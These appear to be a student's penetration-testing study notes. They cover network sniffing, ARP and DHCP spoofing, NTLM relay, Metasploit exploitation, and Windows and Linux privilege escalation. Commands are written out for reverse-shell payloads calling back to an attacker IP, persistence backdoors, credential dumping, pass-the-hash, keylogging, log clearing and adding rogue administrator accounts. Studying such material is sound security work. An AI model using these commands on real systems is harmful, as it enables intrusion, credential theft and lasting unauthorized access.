* Set info on target from info in the prev target

Snmpset -v 2c -c public ipaddress oid s value← set oid, and string (s) value

### @LAB NOTES ( NETBIOS HACKING)

Nmap -A 10.130.40.70 -p 139,445

Nmblookup

Smbclient -l ip

smbclient //ip/$IPC “” /local

nmap -sU -p 161 --script snmp-brute ipaddress

sudo nmap -A 10.130.40.70 -p 139,445

Sudo mount.cifs //ip/drive /media/sharelocal user=,pass=

LOOKAT:

Autoroute

Nmap through shell et

### Sniffing & MITM

Network layer attack

Hubs → layer 1 devices that only deal with bits, repeat across all ports. NIC’s read intended mac address and drop frame if not intended.

* NICS can accepts all traffic (promiscuous mode)

Switches → Layer 2 devices data(frames, forwarding ruleS)

#### 

#### Passive Sniffing

Watching packets on a network. Gather sensitive data (ids, pass)

#### Active Sniffing

Performing malicious operations on the network

##### MAC FLooding

* + Stress the switch fills it CAM(forwarding information)Table. Therefore it can learn new mac address, meaning it will forward all frames (like hub).

##### ARP Poisoning/spoofing (Address Resolution Protocol)

* + Able to redirect traffic to attack machine
  + ARP = resolve IP address (Layer 3) to MAC addresses (Layer 2). Uses ARP requests and replies, uses ARP Table (stores pair, ip - mac)
    - Each node maintains a table
    - Inserted into protocol frame if in the table for a packet sent
    - If not → ARP Request is sent on LAN on broadcast (ff:ff:ff:ff:ff:ff), reaches all nodes in broadcast domain. If not right IP, node receiving will drop packet. Else → reply
  + Gratuitous ARP → Gratuitous request ( src & dest are set IP of issuing machine, and mac is broadcast). Gratuitous reply ( sent without requested)
  + Host Poisoning → Attacking Machine sends Gratuitous reply to two hosts communicating, Attacker forwards packets to each host correctly
  + Gateway Poisoning → Sending gratuitous reply to all hosts (or most) , to act as the MAC address for the default gateway for the network.

### Sniffing Tools

#### Dsniff

Attach to an interface as root, sniff passwords

#### Wireshark

Attach to an interface/filtering

#### TCP Dump

Intercept packets (TCP)

Traffic on eth0

|  |
| --- |
| Sudo tcpdump -i eth0 |

* Capture traffic to specific website
* Capture traffic between host and destination
* Capture traffic to specific port

Output with -w (exported data with tcpdump -r)

Good for grep and command line operations

Windump on windows

### Man in the middle (MITM)

Common in local area networks (low security in Layer 2-3 protocols)

#### Arp Poisoning

Send gratuitous reply as A to B, as well as B to A.

30 second intervals of before the TTL in the ARP Cache Timeout

#### Local To Remote

Hosts use the default gateway to send packets to hosts outside the LAN

Advertise self as gateway via gratuitous arp replies

#### DHCP Spoofing

DHCP → run to dynamically assign or revoke IP addresses to hosts on a network (UDP, messages sent in broadcasT)

* Host joins network:DHCP Discovery broadcast (UDP 67), 0.0.0.0 ip
* DHCP server in the same broadcast domain responds with DHCP offer (IP assigned, DST IP, Lease Time)
* Client responds with DHCP REQUEST, address broadcast to compare to the multiple OFFERS received
* The Winning DHCP server sends a DHC ACK, with the ip, mac

Since it is broadcast, spoofing is possible

#### MitM Public Key Exchange

Affect key exchange,

Intercept requests to a key server for a public key → forward to keyserver → intercept response key → send back attackers public key → intercept data sent out and re encrypt with intercepted real response key

#### Link-local Multicast Name Reponse (LLMNR)& NEtBios name service (NBT-NS) SPOOFING

Capture NTLM or LM hashes (mitm)

LLMNR succeed Netbios nameservice

Resolve Host names within network if DNS Fails, ie incorrect share goes to DNS fails then to LLMNR or NBT-NS, as a broadcast message. → attacker can respond as the share → login details then sent to fake share

Tools : responder & multirelay

### Attacking Tools

#### Ettercap

Sniffing for different protocols (POP/https/etc) and password cracking

-G graphical

Scan for hosts

#### Cain & Abel

Cain and abel sniffer → configure on interface

Scan mac address, run ARP Poisoning (Bottom tab APR ??)

If using ACTIVE DIR for auth, Cain and abel can get ntlm hash creds.

#### 

#### Macof

Mac Flooding (can also be done by ettercap and cain and abel)

#### Arpspoof

#### Bettercap

Mitm framework

### MitM Video

Promiscuous mode → nic accept all packets even those not addressed to it

Need to enable port forwarding to Capture traffic etc:

|  |
| --- |
| Echo 1 > /proc/sys/net/ipv4/ip\_forward |

Sending arp replies to each host, mitm both, forward replies

Using Arpspoof

Victim A

|  |
| --- |
| Arpspoof -i Nic -t Targetadd SPOOFadd |

Second command is needed inverted to do the opposite on the second host B

Wireshark: http.authbasic

Using Ettercap:

-G (graphical) → unified sniffing → interface select → Specify Targets (hosts- scan for hosts) → got to hosts/ view → add to Target 1 and 2 → Mitm → arp poisoning → sniff remote connections

Using Bettercap

### Intercepting SSL Traffic

Ssl strip for HTTPS, relays https traffic to http traffic, removing parts of requests .

Can be stopped by the HTTP Strict transport Security (HSTS) → stopping the protocol downgrade from https to http, redirect http to https requests. Browser

Preloaded lists → sites that must be https

HSTS can be bypassed → sslstrip+, runs a dns server to intercept and edit DNS data. Modify requests to real dns sites, forward and respond with fake.dodges preloaded lists because domain is wrong (ie. atog instead of ato)

## Exploitation

### NESSUS

### Low Hanging Fruit

Misconfigurations

ACLs

Weak/Default Passwords

Open SMB’s Null sessions

Broadcast requests

Public Exploits

#### PAsswords →

Ncrack (network cracking)

Medusa

patador

#### Generate Wordlists → rsmangler /CeWL/mentalists

* Takes a wordlist of what you defined and makes a wordlist
* CeWL generates and can scrape websites

### Authentication & Brute Forcing VIDEO

Linux machine -- ftp ssh telnet services

/usr/share/seclists/

Ncrack telnet → topshortlist usernames

Ncrack ssh → -p protocol

Ncrack ftp → protocol is changed

Medusa (can parallel hosts, users and attacks) → -h host, -M telnet , -U userlist and passworlist fails on telnet (can't understand logon)

Medusa ssh → change protocol

Hydra→ -L users, -P pass, protocol://ip, can modify the task value   
(-T 5)

### Exploitation

#### METASPLOIT

Sudo service postgresql start

Sudo msfconsole

Commands

Search → filter, eg: type:exploit, platform:windows, cve:2019

* Bind, connect to the remote machine, to specific port. Attack establishes connection to this porty
* Reverse , connects back

Info → background info on the exploit

usr/share/metasploit-framework/modules/exploits

Show payloads → for specific exploit is active

Show targets → specified targets that it can affect

LHOST → local host, RHOST→ Remote

### Windows Authentication Weakness

NTLM - nt lan manager, auth between windows clients and servers, replaced by kerberos in some cases

* Auth using an IP not part of the same domain

#### 

#### NTLM

Challenge response - protocol

* Type 1 -- negotiation (client sends username/plaintext)
* type 2 -- challenge (server responds. random val)
* Type 3 -- authentication( client encrypts challenge hash with password and returns)

21bytes (5 null byte padding) → 3 blocks of 7 bytes (+ 1 parity byte) → generated by server respons

#### LM weaknesses / NTLMv1

LM → DES encrypted

LM and NTLM identical protocol except for hash uses in step3

##### Attack ntlm

Impersonate the server (step 3, client hash)

Each part of the DES encryption of the 3 split up server response is not related to the previous one

Last DES key has more null padding

Method - force victim to start a connection to the fake server(attacker

* Listening smb service, accept conns, send back a fixed challenge
  + Metasploit, capture,smb
  + Set challenge
* Force ntlm initiation through smb authentication
  + Embed path into email or webpage( \\attackIP\etc) auths to smb listener,
* Access can be read from listener
  + Last part of LM has same
  + Hashes saved to location specified
  + Rcracki\_mt use rainbow table
* Remaining parts of the HASH can be cracked with metasploit
  + tools/password/rubyscript halflm\_second or perl script netntlm
  + All uppercase result (because of the algorithm used to initially encrypt)
    - Perl script netntlm to convert

#### 

#### NTLMv2


Type 3 message is generated differently

* hmac-md5 of nt hash and username server pair
* Keys are reliant on each other
* Bruteforce hmac is only option

#### SMB Relay on NTLMv1

Skip the cracking phase, use reuse authentication attempts

Attacker acts like MiTM, Waits for someone to authenticate to a machine. Mitm the server and send the request to the real server, and creates a challenge to send back to the user and receives the encrypted Type 3, sends to the server and is authed as the user



User has to have admin privs on target and the Target has Send LM and NTLM Responses

Use → metasploit smb\_relay

Or

Impacket smbrelayx.py

* To create meterpreter payload → then start .py
  + Handler to listen for connections and establish session
    - Exploit, multi, handler
  + Payload impacket executes on target machine
    - Msfvenom → same details as metasploit options, inputted into an exe

### Eternal Blue

Effects Microsofts, SMBv1 -- cve0170144 / MS17-010

Remote code execution as NT Authority\SYSTEM user

### Client Side Exploitation

User interaction, clicking

Metasploit → firefox\_pdfjs\_privilege \_escelation

Metasploit options

Background → from the meterpreter into metasploit

Sessions → lists sessions, use -i [id] , to get back into session

In meterpreter

* Sysinfo
* Download [C:\\user\\fi\\filepath]
* Upload [c.exe] [C:\\User\\Deskktop]
* Edit [file]
* Execute -f exe -i H (interactive, hidden)
* Shell
* Search -f file.\*
* Run post/windows/etc
* Migrate [processid]
* Keyscan\_start , keyscan\_dump, keyscan\_stop, clearev

Responser & MultiRelay

Netbios name service and smb signing is disabled on endpoints

Capture capture the NET NTLMv1,NTLM2

Create a multi relay shell

Download responder

* In conf, turn smb and http off
* Listen on interface -I , downgrade hash (--lm)

Multirelay (in responder tool, )

* Multirelay 0t [P] -u ALL (users)
* Generate payload with msfvenom
  + /meterpreter reverse shell
  + Use exploit/multi/handler
    - Set payload has exploit, and lhost/port, (exploit -j)
* On multi relayshell, upload payload created
* Execute payload

Load kiwi, credential dumping

## Post Exploitation

### Privilege Escalation and Maintaining Access

Vertical → lower to higher priv. User to root (nix)

Horizontal → same privs, different identity, standard to standard

Meterpreter

#### Migrate session

Getpid

Run post/windows/manage/migrate

Getpid -- compare if migrated

#### 

#### Windows Privilege Escalation

##### Priv Esc (Windows)

Getsystem (ONLY against windows)

* Does Not work if UAC of vista +
  + Use bypassuac
  + Verify by running ( post/windows/gather/win\_privs)

→ then run getsystem as uac is bypassed

Use incognito → impersonate other users

* Then: list tokens -u

Unquoted Service Paths → when environment paths are unquote with spaces, dropping dll/exe in location can replace intended place

* Check via wmic -- search all path names for unquoted
  + Check with sc script (service control) to get more information
* Check with metasploit trusted\_service\_path module

### @VIDEO (WINDOWS PRIV ESC)

Using handler session

Windows

* Sysinfo
* Getsystem
* Getprivs
* Run post/windows/gather win\_privs
  + UAC??
* Use exploit/windows/local/bypassuac\_injection (with session)
  + Show targets
  + PAYLOAD
* IF this doesn't work try third party tools (UACME)
  + Msfvenom -p windows/…. /reverse\_Tcp LHOST=IP LPORT=PORT -f exe -o /root/path.exe
    - Upload backdoor and third party tool
    - Clone repository (find compiled tools)
    - Upload via meterpreter (both exploit and compiled tools)
    - Msf handler for payload
* KILL ALL SESSIONS
  + Sessions -k
  + Jobs -K
* Can create a msfconsole script (rc) , run msfconsole -r script.rc (eg. creates and uses a handler)

Linux

* sysinfo
* Google priv esc for operating system
  + Check for compiler (open shell → execute -f /bin/sh -i -c) interactive, channel io
    - Eg. in shell , gcc -v
    - Upload file.c → compile

### @VIDEO ( Unquoted Service Paths)

Windows searched for binarys prior to executing a path. Low priv user in meterpreter

* Shell
* Wmic (query service binary paths) , look for unquoted spaces eg. path/name service/ect. (can drop. Name.exe inside instead)
  + Wmic service get name,display,pathname,startmode | findstr /i “auto” | findstr /i “c:\windows\\” findstr /i /v “””
    - Look for permissions (stop and restart service)
    - Sc stop servicename /start
    - Sc qc servicename (who runs the service)
    - Check folder permissions
      * Icacls “FolderName”
        + (M) → modify
    - In meterpreter, upload file to relevant directory,
      * Configure multi handler with same payload, exploit -j
        + Start SERVICENAME
        + Background shell (cntrlZ) , meterpreter (background)

NOTE: if Timeout Error Operation timed out


* Multi handler→ set AutoRunScript migrate -n svchost.exe
* Start service again

### Linux Privilege Escalation

* Compiling public exploits on local (gcc with architecture of target) or on remote
* Get credentials
* Check processes running permissions .Eg, replace file with msfvenom payload

### 

### Maintaining Access



#### password

Dump passwords from the SAM Database

* Run hashdump → Meterpreter ( need administrator )
  + Priv\_passwd\_get\_sam\_hahses
    - Migrate to a different process

##### PASS THE HASH

* + LM and NTLM hashes
  + Use exploit/windows/smb/psexec
    - Set smbpass and user (has to be administrator account)
    - Issues when, use is in the administrators group, not an actual administrator. Can be fixed with registry changes

1. Softaw\microsft\windows\currentversion\policies\system
2. System\surrentcontrolset\servuces\lanmanserver\parameters ← PG 106/7 section2/module6

* PASS the hash over RDP, log into remote desptop , use rdp client
  + Xfreerdp
* Mimikatz
  + Extract password related info
  + 64 but, meterpreter
    - If on 32;
    - Ps -A x86\_64 -s (architecture, system processes)
    - Migrate to an appropriate
  + Load mimikatz
* Windows Credential Editor → binary that has to be uploaded to the target

#### Enable Rdp Service

With a session

* Shell, check whether service is started
* Net start service / wmic service where / meterpreter scripts (run post/windows/gather/enum\_services)
* If disabled
  + METERPRETER SCRIPT.
  + Run getgui -e (enable)
* Add user to rdp group
  + Net localgroup “Remote Desktop Users” new\_user /add

#### 

#### 

#### Backdoor

Connect back (on reboot persistence) → avoids dynamic addresses or firewalls. However, will always connect to the same IP

Against windows;

* Run persistence
  + -A (handler on our machine)
  + -X (start at boot)
  + -i 5 (reconnect attempt)
  + -p 8080 (connectback to)
  + -r IPaddress (our)
  + Run persistence -A -x -i 5 -p 9090 -r 10.10.10.0
  + To receive shell,use exploit/multi/handler with same options (payload/ip/port)
* Manual steps
  + Upload file
  + Edit registry key values;
    - Reg steval -k path -d val(payload) -v name

#### New User

Shell

Net user newuser newpass /add

Net localgroup “Administrators newUser /add

#### DLL Hijacking / Preloading / Insecure Library Loading

Leveraging DLL Search Order

(ie. dir app launched → system 32 → 16bit windows dir \system → \windows → curr dir at execution → directories in path)

Eg . slack and skype updates execution of a dll, replacing file exe looked from import in update process

Identify with tools

* Process monitor

### @VIDEO (Maintaining Access)

Meterpreter shell

Stability , get ids, ps → migrate to svchost

Hashdump / run post/windows/gather/smart\_hashdump

Then background into msfconsole

Creds (all discovered creds)

Using the hashes.

Psexec module use exploit/windows/smb/psexec

If status\_access\_denied (not access to administrative shareS)

Set registry entries in meterpreter

Then add new user (so password changes don't affect it)

Run Getgui -e -u USER -p PASS

On local windows ( xfreerdp /v:IP /u:USER /p:PASS)

Run exploit/windows/local/persistence

Set session and startup user (SYSTEM) and payload (reverse\_tcp)

To connect

Use exploit/multi/handler

Set PAYLOAD reverse\_tcp

Exploit

### @VIDEO (DLL Hijacking)

DLL Search order

Looking for the vulnerable order

* Process explorer
  + Add user column
    - Process running as SYSTEM
    - Look at location of binary
    - Look at service it runs as
* PRocess Monitor
  + Actions of services
  + Filter; process name
    - Stop and start service to see actions
    - Can't find a dll ? in that case replace the dll, with payload
    - Msfvenom dll payload
    - Use exploit/multi/handler, set payload

### Pillaging

Local information

* Creds
* Files
* Im logs
* Network information
* Internal network blocks
* Domains
* Intranet servers
* Shared hard drives

Useful commands:

sysinfo

Getuid

#### Services

Run post/[windows/linux]/gather

Run post/windows/gather/enum\_services

Wmic service get Caption,Startname,State,pathname

#### Domain

Net start ← OR service --status-all ← service currently started

Net view /domain OR run post/windows/gather/enum\_domains ← check if part of domain or domain controller

Net group “Domain Controllers” /domain

#### 

#### User Information

Net user ←→ Cat /etc/passwd

Net user /domain ←→ Enum\_ad\_users

Check groups via

Net localgroup (shell)

#### Shares

Net share (shell ) ←→ enum\_shares

#### Enum

Metasploit scripts

Windows : Scaper / winenum

#### Display

Screenshot

keyscan\_start , etc

Depending on process attached to, meterpreter can log specific things

* Winlogons.exe (system) → credentials
